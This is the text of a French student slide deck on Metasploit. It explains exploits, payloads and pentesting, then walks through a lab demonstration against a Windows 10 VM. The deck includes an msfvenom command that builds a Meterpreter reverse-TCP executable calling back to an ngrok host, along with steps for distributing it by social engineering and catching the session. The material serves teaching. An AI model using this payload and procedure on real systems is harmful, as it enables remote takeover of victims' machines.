SÉCU

METASPLOIT

ESIREM
ÉCOLE SUPÉRIEURE D'INGÉNIEURS
NUMÉRIQUE ET MATÉRIAUX

École associée Polytech

Paul Ducolomb
Firmin Launay
Théophile Rey

PLAN

1 INTRODUCTION

- Histoire
- Différents termes importants : exploit, pentesting, ...
- Généralités sur Metasploit

2 FONCTIONNALITÉS

- Description des modules de l’outil
- Utilisation concrète
- Mise en route

3 DÉMONSTRATIONS

- Démonstrations d'attaques

INTRODUCTION

HISTOIRE

2003 CREATION

H.D MOORE

LANGAGE SCRIPT PEARL

2007 RAPID7

Framework open-source

sous la licence Apache 2.0

ACTUELLEMENT

Un des plus utilisé au monde :

- ✓ Facilité d’utilisation
- ✓ Flexibilité

EXPLOIT

- Exploitation d'une vulnérabilité d’un système, une application ou un service.
- Attaquer sa cible
- Exécution du code de cet exploit
- Trouver des exploits :
  - https://www.exploit-db.com/
  - http://cve.mitre.org/
  - https://blog.osvdb.org/
  - https://www.securityfocus.com/
  - https://insecure.org/sploits.html
  - https://packetstormsecurity.com/

PAYLOAD


- Délivré par un « exploit »
- Morceau de code que l’attaquant ou testeur souhaite que le système exécute
- Un des plus connus est Meterpreter, beaucoup de possibilités :
  - se déplacer
  - télécharger des fichiers présents sur la cible
  - d’attaquer les autres machines sur le même réseau

SHELLCODE


- Ensemble d’instructions
- Écrit en assembleur
- S’il est bien exécuté, permet de fournir à l’attaquant une invite de commande shell ou Meterpreter.

PENTESTING

- Évaluation proactive de la sécurité informatique
- Simuler des attaques
- Identifier et corriger les vulnérabilités d'un système avant qu'elles ne soient exploitées par des cybercriminels



SCHEMA MITRE ATT&CK



FONCTIONNALITÉS


METASPLOIT, L'OUTIL DE PENTESTING PAR EXCELLENCE ?

- Modules auxiliaires
- Modules de chiffrement
- Modules d'évasion
- Modules d'exploitation
- Modules NOP
- Modules de payload

POURQUOI UN SI GRAND SUCCÈS ?

- Grande quantité d’exploits de failles de sécurité
- Exploitation de manière automatisée et rapide
- Outils de maintien d’accès et d’interaction avec les systèmes pénétrés
- Rapport d’exploitation : très utile pour les pentests

ET SI ON LANÇAIT METASPLOIT ?




DÉMONSTRATIONS D’EXPLOITS

DÉMONSTRATION N°1 (PRÉREQUIS ET DONNÉES CONNUES) :

RECONNAISSANCE


- Étapes de reconnaissances effectuées et on connaît donc le système cible.
- Machine Windows 10 avec l'antivirus Windows Defender
- On délivrera le malware dans un programme exécutable via SE.



DÉMONSTRATION N°1 :

1ÈRE ÉTAPE : CRÉATION D'UN SERVEUR

- Utilisation d’un service de proxy inverse permettant de créer des tunnels (Ngrok).
- Redirection du port 2023 vers le service.
- Obtention d’une adresse ainsi qu’un port sur lesquels le malware communiquera.




DÉMONSTRATION N°1 :

2E ÉTAPE : CRÉATION DU MALWARE (PAYLOAD)

- On utilisera `msfvenom` (outil open source préinstallé dans Kali Linux permettant de générer des payloads en utilisant les exploits disponibles dans Metasploit par exemple).

Commande :


```
msfvenom -p windows/meterpreter/reverse_tcp
LHOST = 0.tcp.eu.ngrok.io LPORT = 19424 -f
exe > CeciEstUnReverseShell.exe
```




DÉMONSTRATION N°1 :

3E ÉTAPE : DISTRIBUTION

- Le payload a bien été créé dans le dossier /home, on le compresse avec un mot de passe pour le distribuer.






DÉMONSTRATION N°1 :

4E ÉTAPE : CONFIGURATION DE METASPLOIT

On configure Metasploit : pour lancer le framework, on utilise la commande `msfconsole`, pré-installée dans Kali Linux.

On selectionne l'exploit qu'on souhaite utiliser (celui qui a été utilisé lors de la création du payload).

Ngrok va rediriger tout le traffic du payload vers `localhost:2023`, on écoute donc ici.




DÉMONSTRATION N°1 :

5E ÉTAPE : EXÉCUTION DANS LA VM WINDOWS 10

On configure une VM Windows 10 sur VirtualBox qui représentera notre cible.

La victime a téléchargé le malware et l'a exécuté, nous allons donc pouvoir passer à la post-exploitation !



DÉMONSTRATION N°1 :

6E ÉTAPE : EXPLOITATION DANS MSFCONSOLE

- La session a bien été créée et `msfconsole` est bien connectée à la backdoor présente sur le système cible.

DÉMONSTRATION N°1 :

7E ÉTAPE : EXPLOITATION DANS MSFCONSOLE (EXEMPLE)

